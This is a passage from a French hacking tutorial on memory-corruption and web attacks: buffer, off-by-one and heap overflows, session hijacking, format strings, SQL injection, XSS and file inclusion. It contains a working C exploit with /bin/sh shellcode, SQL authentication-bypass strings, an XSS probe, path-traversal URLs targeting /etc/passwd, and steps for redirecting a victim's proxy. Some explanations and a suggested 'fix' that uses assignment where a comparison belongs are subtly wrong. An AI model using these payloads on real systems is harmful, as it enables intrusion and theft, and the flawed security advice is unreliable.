Quand le shellcode sera prêt, on va le compiler et le désassembler (car un shellcode doit être en langage assembleur). Il faut surtout conserver les parties du shellcode qui utilisent des interruptions et d'autres fonctions fournis par le système (d'où l'utilisation de syscalls qui utilisent ces genres de fonctions systèmes). Quand tout est enfin prêt (je parle bien sûr du shellcode codé en assembleur), il va falloir transformer ou plutôt traduire notre oeuvre en hexadécimal et coder dans notre langage préféré les instructions qui vont nous permettre de lancer notre shellcode.

Le buffer overflow peut aussi permettre de créer deux canaux de communication entre le système pirate et le système cible : un peu comme faire un telnet inversé.

Si l'on veut placer notre œuf sur la pile et faire un branchement direct ou un branchement par retour à une adresse approximative, l'œuf peut contenir au début une suite plus ou moins longue d'instructions NOP car les caractéristiques de cette instruction est de ne rien faire et de passer à l'instruction suivante. Pour finir, le code devra être encodé car certains programmeurs filtrent les éléments d'un tampon.

Vous êtes maintenant capables de créer votre propre attaque par dépassement de tampons.

Vous pouvez aussi maintenant créer un œuf qui vous donnera un accès au système ou qui le fera tout simplement planter.

La création d'un œuf peut aussi vous permettre d'exploiter plusieurs failles en même temps.

### **Quelques informations :**

Pour réussir une attaque de type buffer overflow, le pirate doit arriver à overwriter ebp et eip qui sont généralement placés après le buffer mit sur la pile (stack).

Lors de l'appel d'une fonction, généralement le processeur doit sauvegarder l'environnement pour qu'on puisse le retrouver après l'exécution de la fonction. Le processeur place l'argument de la fonction, puis il appelle la fonction. Il PUSH eip puis sauvegarde ebp à l'aide d'un :

```
push ebp
```

après tout cela, il place esp (qui contient l'adresse du dernier élément de la pile) dans ebp. Ensuite, il décrémente esp pour qu'il puisse contenir les nouvelles variables (et oui c'est une soustraction qui est fait car la pile croît vers le bas sur Little Endian). Pour finir, on place esp.

Ca donne généralement un truc du genre :

```
<- ça va vers le haut de la pile  
[ buffer ][ ebp saved ][ eip saved ][ variable ]  
ça va vers le bas de la pile ->
```

Quand la fonction a fini son exécution, il faut rétablir l'environnement.

On fait donc sur esp, l'inverse de l'action qui avait été faite sur elle au début de la fonction dans le but de diminuer la taille de la pile, puis on place ebp dans esp. Ensuite, on POP l'élément se trouvant au dessus de la pile et on le place dans ebp. L'élément se trouvant au dessus de la pile est en faite l'ancienne valeur de ebp : [ ebp saved ]. Pour terminer, on POP le dernier élément de la pile et on le place dans eip

Avant de terminer ce chapitre, nous allons certaines variantes des failles de type stack overflow et autres.

### **Buffer Overflow**

En premier, il y a le buffer overflow qui sert à écraser des données sur la pile. Voici un code exemple :

```

int main(int argc, char *argv[]) {
    char buffer[100];
    strcpy(buffer, argv[1]);
    return;
}

```

Ceci est un exemple très simple et on voit facilement le problème: ce mini programme accepte un argument qui est ensuite copié dans le buffer, un tableau qui n'accepte que 100 caractères. Si on lui passait une chaîne de 100 caractères il n'y a pas de problèmes comme le montre l'exemple :

```

$> gdb -q vulnerable
(gdb) run `perl -e "print('A'x100)"`
Starting program:
/root/Khaalel/Overflows/exemples/faille13/vulnerable`perl
-e "printf('A'x100)"`
Program exited normally.
(gdb)

```

Par contre, si l'on passe une chaîne de plus de 100 caractères (même de 2 mots de plus soit 108 caractères), on voit s'afficher un beau :

```

Program received signal SIGSEGV, Segmentation Fault.

```

Maintenant voyons comment il serait possible d'exploiter cette faille. Il nous faudrait d'abord désassembler le mini programme et mettre un point d'arrêt sur la fonction strcpy() pour ensuite connaître l'adresse de buffer : il contiendra le code d'attaque.

Astuce : aidez-vous de l'opérateur & pour afficher grâce à gdb l'adresse de buffer :  
print &buffer.

Sachant que buffer accepte 100 caractères et que ebp et eip valent en tout 8 octets (4 chacun car ce sont des mots). On va dire qu'avec 108 caractères on aura complètement écrit [ ebp saved ].

Voici un code d'attaque qui pourrait permettre d'attaquer ce code :

```

#include <stdlib.h>
#include <stdio.h>
#define BUF_PROG 100
#define LE_PLUS 8
int main()
{
char shellcode[] =
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07"
"\x89\x46\x0c\x89\xf3\x8d\x4e\x08\x8d\x56"
"\x0c\xb0\x0b\xcd\x80\x31\xdb\x89\xd8\x40"
"\xcd\x80\xe8\xdc\xff\xff\xff"
"/bin/sh";
char addr[] = "[ici_adresse_du_buffer]";
char buffer[110];

```



```

int a;
int i;

for (a = 0; a < ((BUF_PROG+LE_PLUS)-
(strlen(addr)+strlen(shellcode))); a++)
    buffer[a] = '\x90';

for (i = 0; shellcode[i]; i++, a++)
    buffer[a] = shellcode[i];

for (i = 0; addr[i]; i++, a++)
    buffer[a] = addr[i];

execl("/root/Khaalel/Overflows/exemples/faille13/vulnerable",
"vulnerable", buffer, NULL);
}

```

Normalement vous devriez avoir compris un peu plus la notion de buffer overflow.

### Off-by-One Overflow:

On est toujours dans les vulnérabilités de type buffer overflow. L'off-by-one (ou encore frame pointer overwriting) est une technique qui est spéciale car généralement elle n'est pas provoquée par l'utilisation d'une fonction faisant défaut. En effet, le responsable est le programmeur qui ne fait pas toujours attention au code de son programme.

Voici par exemple le bout de code d'un programme :

```

...
char buffer[150];
for (i = 0; i <= 150 && chaine[i]; i++)
    buffer[i] = chaine[i];
...

```

A première vue, elle n'a pas de vulnérabilités. Et bien si, elle en a une, qui est de type off-by-one. Où ? et bien vous allez tout de suite le savoir.

Le programme déclare un tableau de caractères qui peut contenir 150 caractères.

Pour information, vous devez savoir que le tableau de caractères *chaine* est fournit en argument au programme par l'utilisateur et que le programme n'a pas fait de vérification sur la chaîne.

Ensuite le programme met la chaîne de l'utilisateur dans le tableau *buffer* en utilisant une boucle for.

En testant le programme et en fournissant une chaîne de 150 caractères, le programme se finit bien :

```
$> gdb -q vulnerable
(gdb) run `perl -e "print('A'x100)"`
Starting program: /root/Khaalel/Overflows/exemples/faille14/vulnerable `perl -e
"printf('A'x100)"`
Program exited normally.
(gdb)
```

mais en fournissant une chaînes de 151 caractères, on retrouve l'habituel :

```
Program received signal SIGSEGV, Segmentation Fault.
```

Pourquoi?

Il copie intégralement les 151 caractères car la boucle commence à 0 pour boucler 151 fois jusqu'à 150 (et oui de 0 à 150, il y a 151 pas car on commence à compter à partir de 0), mais le problème est le tableau qui n'accepte que 150 caractères entraînant l'écrasement et l'overwriting du dernier octet de [ ebp saved ].

Le problème réside en faite dans l'utilisation de l'opérateur : « <= » dans la boucle for qu'il faudrait éventuellement remplacer par un simple « < ».

C'est vrai qu'on ne peut écrire de shellcode sur un octet, mais cela ne veut pas dire que cette vulnérabilité ne sert à rien car si la pile est encore exécutable, on peut toujours écrire sur cet octet l'adresse où se trouve le shellcode. Si vous ne connaissez pas l'adresse exacte du shellcode, vous pouvez toujours faire une technique de brute forcing, qui va tester chaque adresse en mémoire jusqu'à trouver celle qui contient le shellcode.

## Heap Overflow :

Le heap overflow est une technique de overflow qui diffère de l'habituel stack overflow car tout ce passe dans le heap (ou encore tas).

Qu'est-ce-que le tas ?

Et bien, comme la pile, c'est une section en mémoire qui contient des éléments.

La pile contient les éléments qui vont être exécutés par le processeur et qui sont placés dans un ordre bien défini. Le tas contient les variables allouées dynamiquement et qui sont placées dans un ordre aléatoire car il n'y a pas de règles.

Cette vulnérabilité est basée sur l'utilisation des fonctions malloc( ), free( ) et unlink( ).

La fonction malloc() alloue de la mémoire. Elle fonctionne en fragmentant le tas par blocs qui contient soit une structure (appelée aussi chunk) donnant des informations sur la zone mémoire allouée soit la zone mémoire allouée.

La fonction free() libère un espace mémoire. Ce qui fait que free() est important dans le fonctionnement du heap overflow est que quand free() libère de la mémoire et voit que le bloc suivant est aussi libéré, il fait un gros bloc libre sous un seul chunk (grâce à la fonction unlink()).

Voici le code de la fonction unlink() :

```
#define unlink(P, BK, FD)
{
    BK = P->bk;
    FD = P->fd;
    FD->bk = BK;
    BK->fd = FD;
}
```

Pour réussir cette attaque, il va falloir écrire plus de données que peut en recevoir le premier bloc de la zone mémoire allouée pour pouvoir écrire dans le chunk de la deuxième zone de mémoire.

Que écrire et où ?

Et bien, un chunk est constitué de plusieurs champs : 4 en faite.

prev_size
size
fd
bk

Sans entrer dans les détails, la plupart du temps, il faudra mettre dans le champs prev\_size, que le chunk est libre (en relisant ce pourquoi free() est important, vous comprendrez), dans le champs fd, il faudra écrire l'adresse où l'on veut mettre notre shellcode et dans le champ bk, l'adresse où se trouve le shellcode.

Pour plus d'informations sur le heap overflow, je vous conseille de lire l'article « *Once upon a free()* » du phrack 57.

## Parades :

- contrôler tous les éléments passés sur la pile
- pour détecter si une application est vulnérable, analyser son code source (à l'aide de scanner de vulnérabilité) ou encore tester manuellement le fonctionnement de l'application en y faisant un petit audit.

- Sécuriser la pile d'exécution ou la rendre non exécutable.



# Le détournement de sessions

Le détournement de session (ou encore hijacking) est une technique de piratage qui consiste à s'emparer de la connexion d'une autre personne.

Cela peut pas être assimilé à de l'IP spoofing car l'on se fait passer pour une personne que l'on n'est pas.

Nous allons voir deux types de détournement de sessions :

- celui qui consiste à envoyer des paquets avant le client,
- celui qui consiste à se faire passer pour ce que l'on n'est pas dans le but de faire de l'espionnage ou de rédiger le client où nous le voulons.

Ne vous attendez pas à un manuel de cuisine qui vous explique quoi faire, à quel moment, et quels doivent être les résultats car comme l'IP spoofing, il n'y a pas de protocole type à appliquer et les résultats dépendent de l'environnement dans laquelle on se trouve, aussi de notre but.

## Premier type de détournement de session :

Cette technique dépend de notre rapidité à analyser des paquets et à notre rapidité à réinjecter des paquets dans le réseau.

Il va nous falloir un sniffer, un logiciel qui forge des paquets et être sur le même segment réseau que le système cible (le contrôler serait le mieux) .

Imaginons trois systèmes A, B et C.

Le système A est le système sécurisé auquel on essaie d'accéder, le système B est le client autorisé à accéder au système A et le système C est le système du pirate qui essaie de détourner la connexion de B.

C va devoir analyser le trafic réseau de B pour savoir quand B se connecte à A et envoyer le 3ème paquet nécessaire pour établir une connexion avec A (cf la poignée de mains).

Pour pouvoir analyser le trafic réseau de B, C va devoir :

- soit se faire passer pour la passerelle par défaut (cf l'arp spoofing)
- soit flood le switch pour qu'il se comporte comme un hub et lui mettre un sniffer sur son port SPAN
- soient infiltrer B et lui installer un sniffer et un backdoor.

L'attaque va se dérouler ainsi : C va sniffer la connexion de B. Lorsqu'il verra un paquet contenant les flags SYN et ACK activés et provenant du système A, il va

envoyer à A un paquet ACK ayant comme IP source celle de B, puis il devra trouver le moyen de communiquer tranquillement avec A en se faisant passer pour B sans que ce dernier ne donne signe de vie. Pour cela, il peut faire planter B et associer son adresse MAC à l'IP de B en faisant du DNS spoofing.

Le système C peut aussi infiltrer le système B et y mettre un programme qui sniffera le trafic réseau de B et qui aura comme 2ème mission de faire suivre, vers le système C, les paquets provenant de A pour que C puisse répondre à la place de B. Il ne faudra pas oublier d'ajouter, au programme, une fonction qui bloquera tout paquets émis de B en direction de A.

## **Deuxième type de détournement de session :**

Cette technique consiste à utiliser des programmes ou des systèmes qui relaient des paquets et en lesquels les gens ont confiance.

Ces systèmes et logiciels peuvent être des serveurs socks, des proxys, des routeurs...

- exemple de routeurs :



Dox Route

- exemple de proxys :


Achilles qui est un serveur proxy qui permet de capturer, modifier (si on le veut) et faire suivre les requêtes d'un client. Pour que cela fonctionne, il faut installer le programme sur notre système puis il va falloir configurer les paramètres Internet de la victime.

Il y a deux paramètres à modifier : il faut modifier le serveur Proxy qu'utilise la victime.

Sous Internet Explorer, aller dans **Outils/Options Internet/Connexions** et dans les paramètres de la connexion de la victime il faut mettre notre adresse IP dans le champ **Adresse** : du serveur proxy et mettre dans le champ **Port** : le port qu'écoute Achilles sur notre système.







Il y a quelques temps, les serveurs DNS (dont certaines versions de BIND) pouvaient être détournés avec différentes méthodes.

En voici une :

Il fallait empoisonner le cache du serveur DNS cible avec de fausses informations. Pour réaliser cela, le pirate demande à la cible de faire une requête DNS de type A (résolution de nom) vers le système DNS du pirate. Ce dernier va renvoyer une réponse faussée (cela peut par exemple servir à détourner le trafic d'un site web).

La cible était bien sur le DNS vulnérable.



# Formats Strings

## mais d'où vient-elle ?

La vulnérabilité des chaînes de format existe parce que les développeurs de logiciels ne contrôlent pas la validité des arguments externes utilisés dans les fonctions de la famille printf( ).

Avant d'aller plus loin, il faut quand même savoir ce qu'est une chaîne de format.

Une chaîne de format est une chaîne de caractères créée lors de l'exécution d'un programme à l'aide de spécificateurs de formats étant associés à une variable.

Cette vulnérabilité va nous permettre de lire et écrire dans la pile d'exécution.

## but de cette vulnérabilité :

La vulnérabilité des chaînes de formats peut aider un pirate à lire des éléments en mémoire, écrire des shellcodes ou des pointeurs en mémoire, faire une attaque de type dépassement de tampon ou encore refus de service, écraser et remplacer des éléments en mémoire.

### lire en mémoire :

Lire en mémoire peut servir à obtenir le mot de passe d'une application lorsque le programme le conserve...

Pour lire en mémoire, il faut utiliser le spécificateur `%x` , qui lit des éléments de quatre octets ou le spécificateur `%s` qui lit des éléments à des emplacements mémoires arbitraires.

### écrire en mémoire :

Cette technique va nous permettre d'écrire en mémoire des shellcodes, des pointeurs vers un shellcode, remplacer des entrées, des adresses de retour d'une fonction, écraser les valeurs...

Pour écrire en mémoire, il faut utiliser le spécificateur `%n` .

### faire déborder la pile et planter le système :

Pour faire déborder la pile ou faire planter un système à l'aide des chaînes de format, il nous faut utiliser les éléments démultipliant les possibilités de lecture et d'écriture des spécificateurs de format. Il y a par exemple le jeton étoile « \* » qui permet d'augmenter les possibilités du spécificateur de format de quatre octets.

Ex : %\*\*\*2x

Ou il suffit de rajouter un nombre d'entre % et la lettre du spécificateur pour lui spécifier d'utiliser x caractères (éléments) pour lire et écrire ce que l'on veut.

Voici une liste non exhaustive de certains spécificateurs de formats :

- %s* : qui permet de lire des éléments à des emplacements arbitraires.
- %x* : qui permet de lire des éléments de quatre octets. Il peut aussi nous permettre d'atteindre une adresse ou une fonction.
- %n* : qui permet d'écrire en mémoire.
- %i* : qui permet de lire des entiers.
- %p* : qui permet de traverser la pile.

## **Parades :**

- contrôlez la validité et le type des éléments externes,
- faites un audit du code des applications,
- créez ou appliquez des patches pour la sécurisation de la pile. Des patches donnant certaines restrictions aux fonctions en mémoire et protégeant la pile.



# Failles spécifiques aux Web

Dans ce chapitre, nous allons voir certaines failles que peuvent avoir les sites Web que vous visitez ou construisez. Ce chapitre a principalement été écrit pour les webmasters ne voulant pas que leur site tombe lors d'attaques de pirates mais aussi pour ceux faisant des audits de sites et aux personnes voulant comprendre comment les pirates arrivent à défacer des sites.

## SQL injection :

Cette faille qui consiste à contourner une authentification de session n'est possible que sur les serveurs qui ne filtrent pas les caractères dit *spéciaux* comme les guillemets « " », l'apostrophe « ' », le slash « / », l'anti-slash « \ » et les caractères ASCII...

Comme nous venons de le voir, pour réaliser cette attaque, on doit se trouver en face de serveurs autorisant (ne filtrant pas si vous préférez) les caractères dit « *spéciaux* », et l'utilisation des mots clés comme OR, AND, NOT...

Un peu de théorie avant de passer à la pratique. Pour qu'une requête réussisse, elle doit être déclarée vraie par le serveur, et c'est cela son point faible car si l'on utilise des égalités toujours considérées comme vraies à la place du contenu des variables que peut bien faire le serveur ne filtrant pas les caractères spéciaux a part accepter la requête qui est vraie.

Les exemples valent mieux que des explications pour comprendre cette technique.

## comment injecter ce que l'on veut dans des requêtes SQL ?

Nous allons utiliser les égalités toujours considéré comme vraie (1=1, g=g, n=n...) les opérateurs comme OR, AND, et certains caractères spéciaux comme « ' », « -- », « /\* », « \*/ »...

Mon identifiant est : *voila*, mon passe est : *securite*, la table qui contient la liste des mots de passe et identifiants associés s'appelle *idpass*.

Voici une requête de authentification normale faite sur un serveur :

```
SELECT * from idpass WHERE id='voila' AND pass='securite'  
(www.site.com/page.php?id=voila&pass=securite)
```

Maintenant, voici une requête d'authentification modifiée par un pirate et étant bonne :

```
SELECT * from idpass WHERE id='' OR '1'='1' OR '1'='1' AND
pass=''
(www.site.com/page.php?id='or'1'='1'or'1'='1)
```

Cette technique a utilisée l'opérateur OR et les égalités toujours considérées comme vraie.

Une autre technique consiste à employer les caractères spéciaux qui sont utilisés pour mettre les commentaires dans les langage comme le PHP...

Nous allons donc utiliser « /\* », « \*/ » et « -- ». Ces caractères vont servir à discriminer certaines parties de la requête d'authentification.

```
SELECT * from idpass WHERE id='' OR '1'='1' /*'AND pass='*/ OR
'1'='1'
```

Tout ce que nous venons de voir sur le SQL injection est utilisable si l'on ne connaît ni l'id ni le mot de passe d'une des véritable personnes s'authentifiant sur le site. Dès fois, on connaît au moins l'id (login) d'un des inscrits. Il va donc falloir modifier les requêtes que l'on avait créé pour qu'elles prennent en considération ce nouvel élément.

## **XSS (Cross Site Scripting):**

Le XSS (Cross Site Scripting) est une technique qui consiste à modifier directement l'URL d'une page en PHP à notre avantage. Elle est réalisable avec un navigateur et des connaissances sur la manière dont son codées des informations dans une URL.

Une URL est constituée du protocole utilisé (par exemple http://) puis du nom de domaine du site sur lequel on se trouve; enfin, il y a le chemin d'accès au fichier sur lequel on se trouve.

Sur les serveurs potentiellement vulnérables au XSS, il y a ensuite un « ? » suivi des noms des variables, de signes « & », « % », de valeurs et de chiffres.

Pour savoir si un serveur est vulnérable, il va falloir y faire des tests. Tapez par exemple :

```
www.site.com/page.php?<script>alert («vulnerable»);</script>
```

Si en pressant la touche entrée, on voit un cadre qui s'affiche à l'écran avec le mot «vulnerable», cela veut dire que le serveur est vulnérable aux XSS.

Certains serveurs ont un peu mieux sécurisés leurs codes PHP mais sont encore vulnérables. Il suffit juste de remplacer les caractères de l'URL de test par leurs équivalents UNICODE.

Le XSS est une technique plutôt simple d'emploi mais qui a des pouvoirs énormes. L'exemple le plus courant est le mail qu'un pirate envoie à un internaute. Ce mail contient un lien vers un site que l'internaute a l'habitude de visiter : bien sûr le lien a été truqué par le pirate dans le but que ce dernier reçoive le cookie d'identification de l'internaute. Ce cookie va lui permettre de se reconnecter à la mail box de l'internaute et d'y faire ce que bon lui semble. Il y a pleins d'autres possibilités d'utilisation du XSS, cela dépend de l'imagination du pirate.

Voici un fait divers sur l'utilisation du XSS. Il remonte à octobre 2002, lorsque les membres de la HACKADEMY TEAM découvrirent qu'à l'aide du XSS, on pouvait pratiquement accéder aux données des comptes en ligne des clients de certaines banques françaises.

### **la faille include() :**

En programmation, la fonction include() permet d'inclure des fichiers externes dans le code source utilisant cette fonction. Là n'est pas le problème !

Généralement, les créateurs de sites Web dynamiques utilisant cette fameuse fonction oublient de faire un contrôle sur les fichiers inclus, il est donc possible d'inclure ce que l'on veut et pourquoi pas les fichiers de configuration du serveur cible ? Ou le fichier de mots de passe ? ou encore un fichier d'un autre site/serveur ?

Voici un bout du code d'un script PHP utilisant la fonction include() :

```
<?
    include ($page) ;
?>
```

Cela va nous donner dans la barre à l'adresse :

```
www.site.com/xxx.php?page=[nom_de_page_quelconque]
```

Pour y introduire ce qu'ils veulent, les pirates modifient « *[nom\_de\_page\_quelconque]* » par un fichier choisi préalablement.

Pour sécuriser tout cela, il va falloir faire un contrôle sur les arguments passés.

Exemple :

```
< ?
    if (file_exists($page))
        include ($page)
    else
        include ("404.php")
?>
```

ou encore



```

<?
...
if ($page="xxx") include ("news.php");
...
?>

```

La deuxième méthode de sécurisation est à utiliser pour toutes les pages du site qui peuvent être inclus dans une requête et à la possibilité de ne pas permettre d'inclure n'importe quel fichier même s'il existe sur le serveur.

Une autre méthode de sécurisation pourrait passer par l'utilisation d'une fonction qui listerait le contenu d'un répertoire précis pour savoir si les fichiers à inclure sont présents sur le serveur.

### **la fonction fopen() :**

La différence entre `fopen()` et `include()` est que la première fonction ne fait pas qu'inclure le fichier mais l'ouvre aussi. De plus, les inclusions de fichiers sont de plus en plus filtrées, alors que les ouvertures de fichiers avec `fopen()` ne le sont pas vraiment.

Cette technique est utilisable seulement si la fonction `fopen()` utilise une variable comme argument :

```
<? fopen(«$var», «r»); ?>
```

et que l'on retrouve cette variable dans l'url de la page.

Si les conditions précédentes sont vérifiées alors on va pouvoir ouvrir des fichiers se trouvant sur le serveur ou sur d'autres serveurs. Et si on consultait le fichier `passwd` du serveur :

```
http://www.site.com/page.php?var=../../../../etc/passwd
```

(le nombre de répertoire pour l'atteindre est à chercher)

```
http://www.site.com/page.php?var=http://cible/../../../../etc/pas
swd
```

(ou un autre fichier du site)

Rien ne vous empêche de créer une page contenant cette fonction pour explorer le serveur que vous voulez.

### **les CGI :**

Les CGI (Common Gateway Interface) sont des applications Web visibles et utilisables par les navigateurs. Les CGI sont à la base créés pour donner une certaine interactivité avec l'utilisateur, générer dynamiquement des pages, images (...) et enregistrer des informations données par l'utilisateur.

Les CGI sont généralement constitués de deux éléments de base: un formulaire que voit et remplit l'utilisateur, et d'un programme qui traite les informations fournies.

Pour pouvoir bien fonctionner, les CGI ont besoin des données de l'utilisateur, qui seront envoyés au CGI à l'aide de méthodes de transfert des données (les principaux sont GET et POST). Pour bien traiter les données, et les demandes, les CGI utilisent des variables d'environnement puis renvoient le(s) résultat(s) .

Ces applications peuvent être écrites dans divers langages (C, PERL...) .

Les CGI ont malgré tout certains inconvénients plutôt importants : ils sont exécutés sur le serveur Web et disposent généralement de droits très élevés donc si les CGI sont piratés, les auteurs de ce mauvais tour pourront exécuter divers programmes sur le serveur où réside le CGI. Et pourquoi ne pas utiliser un shell ? Ou afficher le fichier de mots de passe ?

Pour découvrir les vulnérabilités dont souffrent certains CGI, les pirates utilisent des scanners de vulnérabilités de CGI comme *whisker* de RPP, *N-STEALTH*...

Voyons comment découvrir manuellement des failles dans les CGI.

### **analyse du code source :**

Il faut analyser le code source des formulaires ou autres scripts donnant accès à un CGI. Prêtez surtout attention aux informations contenues entre les balises HTML : `<form> ... </form>`, les champs cachés du formulaire, les textes et les informations par défaut, les méthodes d'envoi, les différents chemins d'accès à d'autres scripts, les fonctions (systèmes ou non) utilisées comme `system()`, `open()`... et le nom des variables.

### **analyse des URL :**

